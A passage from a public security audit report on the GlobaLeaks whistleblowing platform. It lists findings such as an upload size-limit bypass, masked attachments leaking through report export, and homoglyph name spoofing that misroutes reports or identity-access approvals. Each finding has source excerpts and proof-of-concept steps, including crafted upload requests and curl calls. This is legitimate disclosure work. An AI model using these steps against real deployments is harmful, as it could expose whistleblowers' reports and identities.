[(ngModel)]="request.recovery_key">
```

```
client/app/src/pages/auth/password-reset-response/password-reset-
response.component.ts

27: const requestObservable = this.httpService.requestChangePassword(JSON.stringif
y({
28:   "reset_token": this.request.reset_token,
29:   "recovery_key": this.request.recovery_key,
30:   "auth_code": this.request.auth_code
31: }));
```

```
backend/globaleaks/handlers/user/reset_password.py

125: # If encryption is enabled require the recovery key
126: if user.crypto_prv_key:
127:     try:
...
137:         recovery_key = recovery_key.replace('-', '').upper() + '===='
138:         recovery_key = Base32Encoder.decode(recovery_key.encode())
139:         prv_key = GCE.symmetric_decrypt(recovery_key,
Base64Encoder.decode(user.crypto_bkp_key))
```

For comparison, the normal login and password-change UIs mask password secrets:

```
client/app/src/pages/auth/login/templates/default-login/default-
login.component.html

18: <input id="default-login-password" class="form-control" name="password" ...
type="password" required />

client/app/src/shared/partials/password-change/password-change.component.html

9:  <input class="form-control" ... id="current" ... type="password" ... required /
>
17: <input class="form-control" ... id="password" ... type="password" ... required
/>
38: <input id="password-confirm" class="form-control" ... type="password" ...
required />
```

PoC

Steps to reproduce

1. Configure a user account on an encrypted deployment so the user has `crypto_prv_key` and a backup account recovery key.

2. Start a password reset for that user and open the reset link. The backend enters the recovery-key step when the reset request does not include a valid recovery key.

```
state === 'require_recovery_key'
```

3. Type or paste the account recovery key into the recovery-key field.

```
The key is displayed as ordinary visible text in the browser field.
```

Expected result

The account recovery key should be treated as a secret and masked by default, consistent with password fields. The UI should provide an explicit show/hide control while preserving deliberate clipboard copy and paste, so

masking does not force manual transcription of the long key.

Actual result

The account recovery key is rendered with `type="text"`, exposing the complete secret on screen during password reset.

Impact

A local observer, screen recording, screen-sharing participant, or remote-support viewer can capture the recovery key while account recovery is in progress. The key is sensitive, but it does not independently provide account access: the observer must also obtain or trigger the relevant reset flow and satisfy any configured two-factor requirement. This results in limited confidentiality and integrity impact without an availability impact.

Impacted users or systems:

- Users of encrypted accounts who must enter an account recovery key during password reset.
- Deployments where account recovery is performed in shared, recorded, or support-assisted environments.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**None**

CWE-549 Missing Password Field Masking

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 7.17 F-075 - Upload total size exceeds limit

A modified client can understate the declared upload size and still store a file larger than the configured attachment limit.

IMPACT	COMPONENT	FOUND BY
Storage limit bypass	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

Chunked uploads trust the client-supplied `flowTotalSize` value and check the current temporary file size before writing the current chunk. A modified client can understate `flowTotalSize` and split an oversized attachment into individually accepted chunks, causing the backend to persist an attachment whose actual stored size exceeds the configured `maximum_filesize` limit.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/base.py:process_file_upload
backend/globaleaks/handlers/whistleblower/attachment.py:SubmissionAttachment
backend/globaleaks/handlers/recipient/rtip.py:ReceiverFileUpload
```

Description:

`process_file_upload()` parses `flowTotalSize` with `int()` and compares that declared value, the current chunk size, and the temporary file's size before writing the current chunk. It never verifies that the accumulated size after the write matches the declared total or remains within the configured maximum.

Because the temporary file size is checked before the current chunk is appended, a client can send multiple chunks that are each below the configured limit while declaring a small `flowTotalSize`. On the final chunk, `self.uploaded_file['size']` is set from the attacker-controlled declared size, but the temporary file body contains all bytes written across chunks. Whistleblower and recipient upload handlers then attach or write the full temporary file.

Relevant code:

```
backend/globaleaks/handlers/base.py

356         total_file_size = int(self.request.args[b'flowTotalSize'][0])
...
378         chunk_size = len(self.request.args[b'file'][0])
379         if (chunk_size // (1024 * 1024) > max_file_size or
380             total_file_size // (1024 * 1024) > max_file_size or
381             f.size // (1024 * 1024) > max_file_size):
382             log.err("File upload request rejected: file too big",
tid=self.request.tid)
383             raise errors.FileTooBig(max_file_size)
...
399             f.write(self.request.args[b'file'][0])
400             f.written_chunks += 1
...
410         self.uploaded_file = {
...
415             'size': total_file_size,
416             'filename': os.path.basename(f.filepath),
417             'body': f,
```

```
backend/globaleaks/handlers/whistleblower/attachment.py

61     def post(self):
62         self.uploaded_file['submission'] = True
63         self.session.files.append(self.uploaded_file)
```

```
backend/globaleaks/handlers/recipient/rtip.py

1345     def post(self, itip_id):
1346         result, crypto_key = yield register_rfile_on_db(self.request.tid,
self.session.user_id, itip_id, self.uploaded_file)
1347         deferToThread(write_rfile_to_disk, self.uploaded_file, crypto_key)
```

PoC

Steps to reproduce

1. Consider an instance with `maximum_filesize` set to 1 MiB.

```
maximum_filesize = 1
```

2. Send a chunked upload through a normal upload endpoint, but understate `flowTotalSize` and split a nearly 2 MiB body into two chunks that each pass the per-chunk check.

```
POST /api/whistleblower/submission/attachment
x-session: <whistleblower submission session>

flowIdentifier=bypass-demo
flowFilename=large.bin
flowTotalChunks=2
flowChunkNumber=1
flowTotalSize=1048576
file=<1048576 bytes>
```

```
POST /api/whistleblower/submission/attachment
x-session: <same session>

flowIdentifier=bypass-demo
flowFilename=large.bin
flowTotalChunks=2
flowChunkNumber=2
flowTotalSize=1048576
file=<1048575 bytes>
```

3. Finalize the submission, or use the same chunk pattern on a recipient upload endpoint with a recipient session.

```
The backend accepts the upload and stores the temporary file body, whose actual
size is 2097151 bytes, while the recorded metadata size comes from the declared
1048576-byte `flowTotalSize`.
```

Expected result

The backend should reject any upload whose accumulated bytes exceed `maximum_filesize * 1024 * 1024`, and it should derive stored size metadata from the actual accumulated bytes rather than from a client-declared total.

Actual result

The backend accepts all chunks because each pre-write check sees only a declared total, a single chunk, and the already-written file size. The final write can push the temporary file over the configured limit, and downstream upload handlers use the full temporary file body.

Impact

This is an upload limit bypass caused by improper validation of a numeric input type and its relationship to actual uploaded bytes. It weakens an operator-configured storage control and can amplify attachment storage consumption by whistleblowers during submission or by recipients uploading report files.

Impacted users or systems:

- Deployments relying on `maximum_filesize` as the per-attachment bound.
- Instances with limited temporary or attachment storage.
- Reports receiving attacker-controlled whistleblower or recipient attachments.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**Low**

CWE-1287 Improper Validation of Specified Type of Input

CWE-681 Incorrect Conversion between Numeric Types

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

8 Vulnerabilities (considering internal adversaries)

This chapter contains findings that turn on a malicious or careless recipient, custodian, or analyst - an actor already inside the platform who reaches past an intended boundary, toward another recipient's data, a whistleblower's identity, or the integrity of a report's workflow.

Medium 8.1 F-001 - Recipient recovers masked whistleblower attachment

A recipient who cannot open a masked attachment directly can still recover it through the report export ZIP.

IMPACT	COMPONENT	FOUND BY
Report data exposure	**Backend**	**GPT-5.5 xhigh v1**

Recipient report exports include whistleblower-uploaded files even when those files have been fully masked and are blocked by the direct download endpoint for recipients without masking or redaction privileges. A recipient who can access the report but is not allowed to view masked files can export the report ZIP and recover the masked attachment.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/export.py, ExportHandler /
prepare_tip_export()
backend/globaleaks/handlers/recipient/rtip.py, WhistleblowerFileDownload.download_
wbfile()
backend/globaleaks/handlers/recipient/rtip.py, redact_report()
backend/globaleaks/handlers/recipient/rtip.py, update_redaction()
backend/globaleaks/utils/zipstream.py, ZipStream.__iter__()
```

Description:

The direct recipient download endpoint for whistleblower files checks whether a redaction exists for the underlying `InternalFile`. If the file is masked and the recipient lacks `can_mask_information` and `can_redact_information`, the endpoint raises `ForbiddenOperation`.

The report export endpoint uses a separate path. It serializes the report, builds the ZIP file list from `tip['wbfiles']` and `tip['rfiles']`, decrypts the report, applies `redact_report(..., enforce=True)`, and then streams every file in the list into the ZIP. `redact_report()` masks questionnaire answers and comments, but it does not remove or block masked file entries. As a result, the export endpoint bypasses the direct-download restriction and includes fully masked whistleblower attachments for ordinary recipients who can access the report.

Relevant code:

```
backend/globaleaks/handlers/recipient/rtip.py

1269        redaction = session.query(models.Redaction) \
1270                          .filter(models.Redaction.reference_id == ifile.id,
models.Redaction.entry == '0').one_or_none()
1271
1272        if redaction is not None and \
1273                not user.can_mask_information and \
1274                not user.can_redact_information:
1275            raise errors.ForbiddenOperation
```

```
backend/globaleaks/handlers/recipient/export.py

146 def prepare_tip_export(user_session, tip_export):
147     tip_export['tip']['rfiles'] = list(filter(lambda x: x['visibility'] !=
'personal', tip_export['tip']['rfiles']))
148
149     files = tip_export['tip']['wbfiles'] + tip_export['tip']['rfiles']
150
151     if tip_export['crypto_tip_prv_key']:
152         tip_export['tip'] = yield deferToThread(decrypt_tip, user_session.cc,
tip_export['crypto_tip_prv_key'], tip_export['tip'])
153
154         tip_export['tip'] = yield redact_report(user_session.user_id,
tip_export['tip'], True)
155
156         for file_dict in tip_export['tip']['wbfiles']:
...
179     for file_dict in tip_export['tip'].pop('wbfiles'):
180         file_dict['name'] = 'files/' + file_dict['name']
```

```
backend/globaleaks/handlers/recipient/rtip.py

715 @transact
716 def redact_report(session, user_id, report, enforce=False):
...
733     for q in report['questionnaires']:
734         redact_answers(q['answers'], redactions)
735
736     for comment in report['comments']:
737         if comment['id'] in redactions_by_reference_id:
738             comment['content'] = redact_content(comment['content'],
redactions_by_reference_id[comment['id']][0].temporary_redaction, '0x2591')
739
740     return report
```

```
backend/globaleaks/handlers/recipient/rtip.py

1114        elif content_type == 'file':
1115            if len(redaction.temporary_redaction) == 1 and \
1116                    redaction.temporary_redaction[0].get('start', False) == '-
inf' and \
1117                    redaction.temporary_redaction[0].get('end', False) ==
'inf':
1118                delete_wbfile(session, tid, user_id, redaction.reference_id)
1119                session.delete(redaction)
```

```
backend/globaleaks/utils/zipstream.py

301     def __iter__(self):
302         for f in self.files:
303             try:
304                 if 'key' in f:
305                     with GCE.streaming_encryption_open('DECRYPT', f['key'],
f['path']) as fo:
306                         for data in self.zip_fo(fo, f['name']):
307                             yield data
```

PoC

Steps to reproduce

1. Use a report with at least two recipients: one recipient with `can_mask_information` and one ordinary recipient without `can_mask_information` and without `can_redact_information`. Have the whistleblower upload an

attachment to the report.

```
Report R contains whistleblower file F. Recipient A can mask information.
Recipient B can access R but cannot mask or redact information.
```

2. As Recipient A, fully mask file F. The client sends the file redaction with `reference_id` set to the `InternalFile.id` and an infinite temporary range.

```
{
  "internaltip_id": "<report-id>",
  "reference_id": "<internalfile-id>",
  "entry": "0",
  "operation": "full-mask",
  "content_type": "file",
  "temporary_redaction": [{"start": "-inf", "end": "inf"}],
  "permanent_redaction": []
}
```

3. As Recipient B, try to download the file directly.

```
curl -i -H 'x-session: <recipient-b-session>' \
  'https://<tenant-host>/api/recipient/wbfiles/<whistleblowerfile-id>'
```

4. As Recipient B, export the same report.

```
curl -o report.zip -H 'x-session: <recipient-b-session>' \
  'https://<tenant-host>/api/recipient/rtips/<report-id>/export'
unzip -l report.zip
```

Expected result

A recipient who cannot download a masked whistleblower file directly should not receive that file through the export endpoint either.

Actual result

The direct download endpoint rejects the masked file for Recipient B, but the export ZIP still includes the file under `files/` because `prepare_tip_export()` streams `tip['wbfiles']` without applying the masked-file access check.

Impact

This is an authorization bypass in the recipient export path. Masking a file is meant to prevent ordinary recipients from viewing it unless they hold masking or redaction privileges. The export endpoint lets those same recipients recover the attachment in bulk.

Impacted users or systems:

- Whistleblowers whose attachments are masked to limit recipient visibility.
- Deployments that rely on recipient masking/redaction permissions to compartmentalize sensitive attachments.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-863 Incorrect Authorization

CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

Medium 8.2 F-065 - Grant/transfer access dialogs identify recipients only by mutable name

A recipient can impersonate another by display name alone and trick a privileged user into granting report access to the wrong account.

IMPACT	COMPONENT	FOUND BY
Report data exposure	**Client**	**GPT-5.5 medium via run_codex_cwe_line v1**

Recipient report-access dialogs identify target recipients only by the recipient-controlled display name. A malicious recipient can rename themselves to a visually identical or confusable version of another recipient's name, then wait for a recipient with grant or transfer privileges to select the wrong entry. The UI submits the hidden recipient UUID, so the victim can unintentionally grant or transfer report access to the malicious recipient.

Details

Affected source code, component, endpoint, or function:

```
client/app/src/shared/partials/preference-tabs/preference-tab1/preference-
tab1.component.html
backend/globaleaks/handlers/user/__init__.py
backend/globaleaks/handlers/user/operation.py
client/app/src/pages/recipient/tip/tip.component.ts
client/app/src/shared/modals/grant-access/grant-access.component.html
client/app/src/shared/modals/transfer-access/transfer-access.component.html
```

Description:

Recipients can edit their own display name in preferences. The backend accepts the submitted name as an unrestricted string and stores it on the user object.

When a recipient opens the report grant, revoke, or transfer dialogs, the client calls `get_users_names`, replaces each recipient object's displayed `name` with that mutable value, and renders the selection list with only `item.name`. The dialog does not show the stable username, email address, role, UUID, or another non-confusable identifier.

Because recipient behavior is in scope, a malicious recipient can choose a name that is visually indistinguishable from another recipient's name by using homoglyphs, zero-width characters, or ordinary duplicate text. A privileged recipient may then select the wrong entry in a security-sensitive grant or transfer operation. The operation sends the selected object's UUID, so the backend correctly grants or transfers the report to the malicious recipient even though the UI did not provide enough visual distinction for the user to verify the target.

Relevant code:

```
client/app/src/shared/partials/preference-tabs/preference-tab1/preference-
tab1.component.html

31: @if (editingName) {
32:   <input id="pref-name-input" class="form-control" name="name"
[(ngModel)]="preferenceResolver.dataModel.name" type="text" required />
33: }
```

```
backend/globaleaks/handlers/user/__init__.py

139: user.language = request.get('language', State.tenants[tid].cache.default_lang
uage)
140: user.name = request['name']
141: user.public_name = request['public_name'] or request['name']
```

```
backend/globaleaks/handlers/user/operation.py

66: @transact
67: def get_users_names(session, tid):
68:     ret = {}
69:
70:     for user_id, user_name in session.query(models.User.id, models.User.name)
\
71:                                     .filter(models.User.tid == tid):
72:         ret[user_id] = user_name
73:
74:     return ret
```

```
client/app/src/pages/recipient/tip/tip.component.ts

172: openGrantTipAccessModal(): void {
173:   this.utils.runUserOperation("get_users_names", {}, false).subscribe({
...
177:     this.appDataService.public.receivers.forEach(async (receiver: Receiver)
=> {
178:       if (receiver.id !== this.authenticationService.session.user_id &&
(!this.tip.receivers_by_id[receiver.id] || !this.tip.receivers_by_id[receiver.id].
active)) {
179:         receiver.name = names[receiver.id];
180:         selectableRecipients.push(receiver);
...
185:     modalRef.componentInstance.confirmFun = (receiver_id: Receiver) => {
...
189:           receiver: receiver_id.id

234: openTipTransferModal() {
...
240:   this.appDataService.public.receivers.forEach(async (receiver: Receiver) =>
{
241:     if (receiver.id !== this.authenticationService.session.user_id &&
!this.tip.receivers_by_id[receiver.id]) {
242:       receiver.name = names[receiver.id];
243:       selectableRecipients.push(receiver);
...
254:         receiver: receiverId,
```

```
client/app/src/shared/modals/grant-access/grant-access.component.html

8:  <ng-select id="grant-access-receiver-select" ...
[items]="selectableRecipients" bindLabel="name" ...>
9:    <ng-template ng-label-tmp let-item="item">
10:     <span>{{ item.name }}</span>
11:   </ng-template>
```

```
client/app/src/shared/modals/transfer-access/transfer-access.component.html

8: <ng-select id="transfer-receiver-select" ... [items]="selectableRecipients"
bindLabel="name" ...>
9:   <ng-template ng-label-tmp let-item="item">{{ item.name }}</ng-template>
```

PoC

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Steps to reproduce

1. Create three recipient accounts in the same tenant: `Alice`, `Bob`, and `Mallory`. Give Alice permission to grant or transfer report access.

2. As Mallory, open preferences and change the `Name` field to a visually confusable version of Bob's name, for example by replacing Latin characters with Cyrillic homoglyphs, or to the exact same display name if duplicates are allowed.

```
Bob -> Bob
```

3. As Alice, open a report and choose `Grant access` or `Transfer access`.

```
The recipient selector displays only the mutable name values.
```

4. Select the visually confusable entry and confirm.

```
The client submits the selected recipient object's hidden UUID in the `receiver`
argument.
```

Expected result

Security-sensitive recipient selectors should make visually confusable identities distinguishable, for example by displaying a stable username, verified email address, role-specific identifier, or normalized/confusable warning alongside the display name.

Actual result

The selector shows only the mutable display name, so a malicious recipient can make their entry visually indistinguishable from another recipient and receive report access when the victim selects the wrong row.

Impact

This is an insufficient visual distinction of homoglyphs in a security-sensitive UI. The attack allows a malicious recipient to trick another recipient into granting or transferring access to a whistleblower report to the attacker. The resulting access can expose report contents, comments, attachments, workflow metadata, and other recipient-visible data depending on the report and tenant configuration.

Impacted users or systems:

- Recipients who can grant, revoke, or transfer access to reports.
- Reporting users whose reports may be exposed to an unintended recipient.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-1007 Insufficient Visual Distinction of Homoglyphs Presented to User

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Medium 8.3 F-103 - Custodian identity-access approval UI lacks stable recipient identifier

A malicious recipient can spoof another recipient's display name and induce a custodian to disclose the whistleblower's identity to the wrong person.

IMPACT	COMPONENT	FOUND BY
Identity disclosure	**Client**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

Custodian identity-access requests identify the requesting recipient only by the recipient-controlled display name. A malicious recipient can rename themselves to a visually identical or confusable version of another recipient's name, then request access to a reporting person's identity. The custodian approval UI submits the hidden request ID, so the custodian can unintentionally authorize disclosure of the whistleblower identity to the malicious recipient.

Details

Affected source code, component, endpoint, or function:

```
client/app/src/shared/partials/preference-tabs/preference-tab1/preference-
tab1.component.html
backend/globaleaks/handlers/user/__init__.py
backend/globaleaks/models/serializers.py, serialize_identityaccessrequest()
client/app/src/pages/custodian/identity-access-requests/identity-access-
requests.component.html
client/app/src/pages/custodian/identity-access-requests/identity-access-
requests.component.ts
backend/globaleaks/handlers/custodian/__init__.py, update_identityaccessrequest()
PUT /api/custodian/iars/<identityaccessrequest_id>
```

Description:

Recipients can edit their own display name in preferences. The backend stores that value on the user object without a uniqueness, stable-identifier, or confusable-character constraint.

When a recipient requests access to a reporting person's identity, the identity-access serializer exposes only `request_user_name` for the requester. That value is `request_user.name`, the same mutable display name. The custodian request table displays `iar.request_user_name` as the only requester identifier next to the report metadata and puts the `Authorize` button on the same row. It does not show the stable username, email address, UUID, or a confusable-name warning.

Because recipient behavior is in scope, a malicious recipient can change their display name to a visually confusable version of another recipient's name before filing an identity-access request. A custodian who relies on the table can approve the wrong request. The client then sends the hidden identity-access request UUID to `PUT /api/custodian/iars/0`, and the backend marks that request authorized. The authorized state lets recipients view the reporting person's identity in the report workflow.

This is distinct from the previously filed recipient grant/transfer dialog issue: the confused actor here is a custodian, the UI is the identity-access request table, and the security-sensitive action is authorizing disclosure of a whistleblower identity.

Relevant code:

```
client/app/src/shared/partials/preference-tabs/preference-tab1/preference-
tab1.component.html

31: @if (editingName) {
32:   <input id="pref-name-input" class="form-control" name="name"
[(ngModel)]="preferenceResolver.dataModel.name" type="text" required />
33: }
```

```
backend/globaleaks/handlers/user/__init__.py

139: user.language = request.get('language', State.tenants[tid].cache.default_lang
uage)
140: user.name = request['name']
141: user.public_name = request['public_name'] or request['name']
```

```
backend/globaleaks/models/serializers.py

69: def serialize_identityaccessrequest(session, identityaccessrequest):
70:     InternalTipAlias = aliased(models.InternalTip)
71:     UserAlias = aliased(models.User)
72:
73:     itip, request_user = session.query(InternalTipAlias, UserAlias) \
74:         .join(UserAlias, UserAlias.id == identityaccessrequest.request_user_id
) \
75:         .filter(InternalTipAlias.id == identityaccessrequest.internaltip_id) \
76:         .one()
...
82:     return {
83:         'id': identityaccessrequest.id,
84:         'internaltip_id': identityaccessrequest.internaltip_id,
85:         'request_date': identityaccessrequest.request_date,
86:         'request_user_name': request_user.name,
```

```
client/app/src/pages/custodian/identity-access-requests/identity-access-
requests.component.html

34: @for (iar of iarResolver.dataModel; track iar; let index = $index) {
35:   <tr id="iar-{{index}}">
36:     <td>{{iar.request_date | date:'dd-MM-yyyy HH:mm'}}</td>
37:     <td>{{iar.submission_progressive}}</td>
38:     <td>{{iar.submission_date | date:'dd-MM-yyyy HH:mm'}}</td>
39:     <td>{{iar.request_user_name}}</td>
...
52:       <button class="btn btn-sm btn-primary" id="authorize"
(click)="authorizeIdentityAccessRequest(iar.id)">
53:         {{ 'Authorize' | translate }}
54:       </button>
```

```
client/app/src/pages/custodian/identity-access-requests/identity-access-
requests.component.ts

26: authorizeIdentityAccessRequest(iar_id: string) {
27:   this.httpService.authorizeIdentity("api/custodian/iars/" + iar_id, {
28:     "reply": "authorized",
29:     "reply_motivation": ""
30:   }).subscribe(
```

```
backend/globaleaks/handlers/custodian/__init__.py

84: def update_identityaccessrequest(session, tid, user_id,
identityaccessrequest_id, request):
85:     iar, iarc, itip = session.query(models.IdentityAccessRequest,
models.IdentityAccessRequestCustodian, models.InternalTip) \
86:                               .filter(models.IdentityAccessRequest.id ==
identityaccessrequest_id,
87:                                       models.IdentityAccessRequestCustodian.ide
ntityaccessrequest_id == models.IdentityAccessRequest.id,
88:                                       models.IdentityAccessRequestCustodian.cus
todian_id == user_id,
89:                                       models.InternalTip.id ==
models.IdentityAccessRequest.internaltip_id).one()
...
94:     if iar.reply == 'pending':
95:         iar.reply_date = datetime_now()
96:         iar.reply_user_id = user_id
97:         iar.reply = request['reply']
...
100:        if request['reply'] == 'authorized':
101:            db_log(session, tid=tid, type='authorize_identity_access',
user_id=user_id, object_id=itip.id)
```

PoC

Steps to reproduce

1. Configure a tenant with custodians enabled and a questionnaire that collects the reporting person's identity. Create two recipient accounts whose real-world identities a custodian can distinguish, for example `Bob` and `Mallory`, and create a report containing whistleblower identity data.

```
The report must be assigned so Mallory can open it as a recipient and file an
identity-access request.
```

2. As Mallory, open preferences and change the `Name` field to a visually confusable version of Bob's name, for example by replacing a Latin character with a Cyrillic homoglyph, or to the exact same display name if duplicates are accepted.

```
Bob -> Bob
```

3. As Mallory, open the report and request access to the reporting person's identity.

```
curl -X POST \
  -H 'x-session: <mallory-recipient-session>' \
  -H 'content-type: application/json' \
  --data '{"request_motivation":"need to verify identity"}' \
  'https://<tenant-host>/api/recipient/rtips/<internaltip_id>/iars'
```

4. As a custodian, open the identity-access requests page.

```
The requester column displays only `iar.request_user_name`, so the pending request
appears to come from the confusable recipient name.
```

5. As the custodian, click `Authorize` on that row.

```
curl -X PUT \
  -H 'x-session: <custodian-session>' \
  -H 'content-type: application/json' \
  --data '{"reply":"authorized","reply_motivation":""}' \
  'https://<tenant-host>/api/custodian/iars/<mallory-iar-id>'
```

Expected result

The identity-access approval UI should make the requesting recipient visually distinguishable before a custodian authorizes whistleblower identity disclosure. It should show a stable username, verified email address, role-specific identifier, UUID fragment, or a normalized/confusable warning alongside the mutable display name.

Actual result

The custodian UI shows only the mutable display name for the requester. A malicious recipient can make their request look like another recipient's request and cause a custodian to authorize the wrong identity-access request.

Impact

This is insufficient visual distinction of homoglyphs in a security-sensitive UI. A malicious recipient can socially engineer a custodian into authorizing access to a reporting person's identity for the wrong recipient. The disclosed identity is among the most sensitive data handled by a whistleblowing platform.

Impacted users or systems:

- Custodians reviewing identity-access requests.
- Reporting users who provided identity information on reports accessible to a malicious recipient.
- Deployments that rely on custodians to mediate recipient access to whistleblower identity data.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-1007 Insufficient Visual Distinction of Homoglyphs Presented to User

Medium 8.4 F-105 - Whistleblower recipient-selection cards show only mutable public names

A whistleblower can be misled into routing a report to a malicious recipient whose public name imitates a trusted one.

IMPACT	COMPONENT	FOUND BY
Report data exposure	**Client**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

The public report-submission recipient-selection UI identifies recipients only by their recipient-controlled public display name. A malicious recipient can change that public name to a visually confusable or duplicate version of another recipient name, causing a whistleblower to select the malicious recipient when choosing who should receive a new report. The client submits the hidden recipient UUID, so the backend routes the report to the attacker-selected account.

Details

Affected source code, component, endpoint, or function:

```
client/app/src/shared/partials/preference-tabs/preference-tab1/preference-
tab1.component.html
backend/globaleaks/handlers/user/__init__.py
backend/globaleaks/handlers/public.py
client/app/src/pages/whistleblower/receiver-card/receiver-card.component.html
client/app/src/pages/whistleblower/receiver-selection/receiver-
selection.component.html
client/app/src/services/helper/submission.service.ts
backend/globaleaks/handlers/whistleblower/submission.py
```

Description:

Recipients can edit their own `public_name` in the user preferences form. The backend stores that value without adding a stable public discriminator and `/api/public` serializes it as the recipient `name` shown to unauthenticated whistleblowers.

When a context allows whistleblowers to choose recipients, the submission UI renders each selectable recipient card with only `receiverModel.name` as the textual identity. The checkbox `name` and submitted value are the hidden recipient UUID. The UI does not show a stable username, verified address, recipient code, normalized/confusable warning, or any other non-confusable identifier that lets the whistleblower distinguish visually identical public names.

A malicious recipient can therefore set a public name using homoglyphs, zero-width characters, or an exact duplicate of another recipient name. A whistleblower who intends to send a report to the legitimate recipient can select the attacker-controlled card. The submission service then posts that selected UUID in the `receivers` array, and the backend creates a `ReceiverTip` for the selected recipient.

Relevant code:

```
client/app/src/shared/partials/preference-tabs/preference-tab1/preference-
tab1.component.html

36: <label for="pref-public-name-input">
37:   <span>{{'Public name'|translate}}</span>: </label>
...
49: <input id="pref-public-name-input" class="form-control" name="public_name"
[(ngModel)]="preferenceResolver.dataModel.public_name" type="text" required />
```

```
backend/globaleaks/handlers/user/__init__.py

139: user.language = request.get('language', State.tenants[tid].cache.default_lang
uage)
140: user.name = request['name']
141: user.public_name = request['public_name'] or request['name']
142: user.notification = request['notification']
```

```
backend/globaleaks/handlers/public.py

492: def serialize_receiver(session, user, language, data=None):
...
503:     ret = {
504:         'id': user.id,
505:         'name': user.public_name,
506:         'forcefully_selected': user.forcefully_selected,
507:         'picture': data['imgs'].get(user.id, False)
508:     }
```

```
client/app/src/pages/whistleblower/receiver-card/receiver-card.component.html

1: <div class="select-card" [ngClass]="{ 'selected':submission.selected_receivers[
receiverModel.id] || receiverModel.forcefully_selected}">
...
5:   <input type="checkbox" class="btn-checkbox form-check-input" [id]="'recipient-
' + receiverModel.id" [name]="'recipient-' + receiverModel.id"
[(ngModel)]="submission.selected_receivers[receiverModel.id]"
(change)="switchSelection(receiverModel)">
6: }
7: <label [for]="'recipient-' + receiverModel.id"
class="title">{{receiverModel.name}}</label>
```

```
client/app/src/services/helper/submission.service.ts

55: submit() {
56:   this.submission.receivers = [];
...
61:     for (const key in this.selected_receivers) {
62:       if (Object.prototype.hasOwnProperty.call(this.selected_receivers, key))
{
63:         this.submission.receivers.push(key);
64:       }
65:     }
...
74:   const _submission_data = {
75:     context_id: this.submission.context_id,
76:     receivers: this.submission.receivers,
```

```
backend/globaleaks/handlers/whistleblower/submission.py

173: receivers = []
174: for r in session.query(models.User).filter(models.User.tid == tid,
models.User.id.in_(request['receivers']), models.User.role == 'receiver'):
...
281: for user in receivers:
...
287:     db_create_receivertip(session, user, itip, _tip_key)
```

PoC

Steps to reproduce

1. Configure a tenant context with recipient selection enabled so whistleblowers can choose the recipients of a new report.

```
Context setting: allow_recipients_selection = true
```

2. Create two recipient accounts in that tenant, for example `Compliance` and `Mallory`.

```
Compliance: legitimate intended report recipient. Mallory: malicious recipient
account.
```

3. As Mallory, open preferences and change `Public name` to a visually confusable or duplicate version of the legitimate recipient's public name.

```
Compliance -> Compliance
```

The example replaces the Latin `o` with Cyrillic `о`.

4. As an unauthenticated whistleblower, start a report in the context that allows recipient selection.

```
The recipient-selection step displays recipient cards using only the public name
string.
```

5. Select the card that appears to be `Compliance` but is actually Mallory's hidden recipient UUID, then submit the report.

```
The client posts the selected UUID in the `receivers` array.
```

Expected result

The recipient-selection UI should provide enough visual distinction for a whistleblower to verify a security-sensitive recipient choice, for example by showing a stable recipient identifier, organization-controlled code, verified address, or a warning/normalization for duplicate or confusable names.

Actual result

The public selection card shows only the recipient-controlled public display name. The submitted report is routed to the hidden UUID behind the visually confusable card, allowing the malicious recipient to receive a report intended for another recipient.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Impact

This is insufficient visual distinction of homoglyphs in a security-sensitive UI. A malicious recipient can induce a whistleblower to route a new report to the attacker's recipient account, exposing the report contents, attachments, follow-up messages, and workflow metadata to an unintended in-scope recipient. The issue affects deployments where whistleblowers are allowed to select recipients.

Impacted users or systems:

- Whistleblowers submitting reports in contexts with recipient selection enabled.
- Legitimate recipients whose names can be impersonated by another recipient's public display name.
- Report confidentiality and routing integrity for newly submitted reports.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-1007 Insufficient Visual Distinction of Homoglyphs Presented to User

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Medium 8.5 F-109 - Tenant admin alters other questionnaires

A tenant administrator can move attacker-controlled questionnaire content into another tenant's workflow and alter how victim reports are collected.

IMPACT	COMPONENT	FOUND BY
Cross-tenant workflow tampering	**Backend**	**GPT-5.5, xhigh reasoning, v3**

The administrator step-update endpoint authorizes a step by checking the step's current questionnaire tenant, but then accepts a new `questionnaire_id` from the request and writes it through the generic model updater without validating that the new questionnaire belongs to the same tenant. A tenant administrator can create a step and fields in their own tenant, then update the step to point at the root `default` questionnaire or another tenant's questionnaire. Public questionnaire serialization later includes the re-parented step and its fields for victim tenants, allowing cross-tenant questionnaire and submission-workflow tampering.

Details

Affected source code, component, endpoint, or function:

```
PUT /api/admin/steps/<step-id>
backend/globaleaks/handlers/admin/step.py:db_create_step(), db_update_step(),
StepInstance.put()
